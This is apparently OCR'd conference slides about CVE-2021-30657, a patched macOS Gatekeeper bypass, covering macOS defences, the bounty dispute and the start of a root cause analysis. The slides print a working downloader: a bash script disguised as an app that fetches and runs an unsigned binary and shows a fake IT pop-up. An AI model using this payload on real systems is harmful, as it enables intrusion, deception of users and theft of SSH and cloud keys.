
All Your Macs Are Belong To Us

The Story of CVE-2021-30657



WHOIS

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

Outline



Topics covered: os internals, reversing, malware analysis, & security tool development.

A Flaw in macOS



MACOS SECURITY CONTROLS

- Prevention
  - Gatekeeper (GK)
    - Evaluates certain file types
    - com.apple.quarantine attrib
    - Checks for signing AND notarization
    - Can Rt Click -> Open to run anyway

- Detection
  - XProtect (also part of GK)
    - Malware definitions (yara) & blacklisting

- Removal
  - Malware Removal Tool (MRT.app)
    - Removes malware samples
    - Apple intel

MACOS SECURITY CONTROLS

Privacy Protections

- Transparency, Consent, and Control (TCC)
  - Program wants to access the hard disk? --> Ask the user!
  - Results of allow/deny decisions stored in user's TCC.db
  - Protected Dirs: ~/Desktop, ~/Documents, ~/Downloads, /Users/Shared, etc.
- Not all places are protected
  - home dir (~), ~/.ssh, ~/.aws, ~/.azure, etc
  - /tmp
- @theevilbit and @_r3ggi Black Hat 2021 Talk on Bypassing TCC


App Transport Security

- Controls how app bundles communicate to web servers
- Have to add Info.plist entries to allow comms
- Can be a bit of a pain during red team ops

MACOS INITIAL ACCESS OPTIONS

Example Payloads:

- mach-o: checked by GK, not remote friendly
- .app: checked by GK, remote friendly
- installer pkg: checked by GK, remote friendly
- weaponized pdf (applescript): checked by GK, remote friendly
- JXA: not checked by GK, need a delivery method
- python: not checked; will be removed by default soon
- MS Office macros: not checked by GK, but is sandboxed
- Wanted a new option...a remote friendly payload that bypassed GK!



CVE-2021-30657

Subverting .app Bundle Structure:

- File.app/
  - Contents/
    - MacOS/
      - mach-o --> binary that runs

What if we put something else here...a file type that is NOT checked by Gatekeeper...like bash or python???...It Worked

CVE-2021-30657

Example Payload

- RealApp.app/
  - Contents/
    - MacOS/
      - RealApp

```
#!/bin/bash
##downloader
curl http://192.168.1.191:8000/bad-unsigned-macho -o /tmp/provisioner && chmod +x /tmp/provisioner && /tmp/./provisioner &

##fake pop-up to the user after the payload runs
osascript -e 'set popup to display dialog "Thank you for installing the enterprise macOS system provisioner. No further action is
needed on your part." & return & return & "-Your Friendly IT Team" with icon file
"System:Library:CoreServices:CoreTypes.bundle:Contents:Resources:FileVaultIcon.icns" with title "macOS IT Provisioning Script"'
```


bash --> curl --> unsigned macho --> fake message to victim


CVE-2021-30657

Benefits of This Payload:

- Fully Bypassed Gatekeeper
- App Transport Security bypassed
- Trivial to Build
- Can be very convincing to a victim
- Can grab on-disk keys (aws, ssh, etc.) since TCC does not protect this data
- Can be a stager to download any payload type you want
    - used curl to pull down second stage; macOS does not append the quarantine attrib to files downloaded by curl...meaning GK will not stop it
- Patched in macOS 11.3 and Catalina Security Update 2021-002

👀





CVE-2021-30657

Big Bug, Small Bounty Payment


- Quietly reported to Apple; fixed in 5 days 👀
- Apple Security Bounty Website:

Device attack via user-installed app	Unauthorized access to sensitive data**	$100,000
	Kernel code execution	$150,000
	CPU side channel attack	$250,000


- ***sensitive data: Contacts, Mail, Messages, Notes, Photos, or location data...very narrow 👎
- Apple bounty program not yet considering sensitive data in the enterprise
- CVE-2021-30657 app:

User dbl clicks -> remote access -> steal contents from user's home dir and on disk sensitive keys (ssh, cloud keys)

- Very small bounty payment 👎



Root Cause Analysis



A Bug!?!

discovered by cedric owens (@cedowens)


"Wanted to get your thoughts...

I am masquerading shell script malware as an.app

I put it online. Then I download & dbl click the fake .app - the shell script launches.

No prompts at all from the OS"

(at the time)
fully patched Big Sur



Triage of the PoC

(correctly) quarantined, but unsigned and allowed!?

PoC is not signed

PoC.app
/Users/patrick/Downloads/PoC.app

Item Type: application
Hashes: view hashes
Entitled: none
Sign Auths: unsigned ('errSecCSUnsigned')


Item type: application

unsigned
(thus not notarized)


```
$ xattr ~/Downloads/PoC.app
...
com.apple.quarantine

$ xattr -p com.apple.quarantine ~/Downloads/PoC.app
0081;606fefb9;Chrome;688DEB5F-E0DF-4681-B747-1EC74C61E8B6
```

q attr is set!




An unsigned app, can bypass file quarantine, gatekeeper, and notarizations requirements !?!?



So What's Going On

taking a closer look at PoC.app




```
% find PoC.app
PoC.app/Contents
PoC.app/Contents/MacOS
PoC.app/Contents/MacOS/PoC

% file PoC.app/Contents/MacOS/PoC
PoC.app/Contents/MacOS/PoC: POSIX shell script text executable, ASCII text
```

An application:

1. no Info.plist file (metadata file, describing the app)

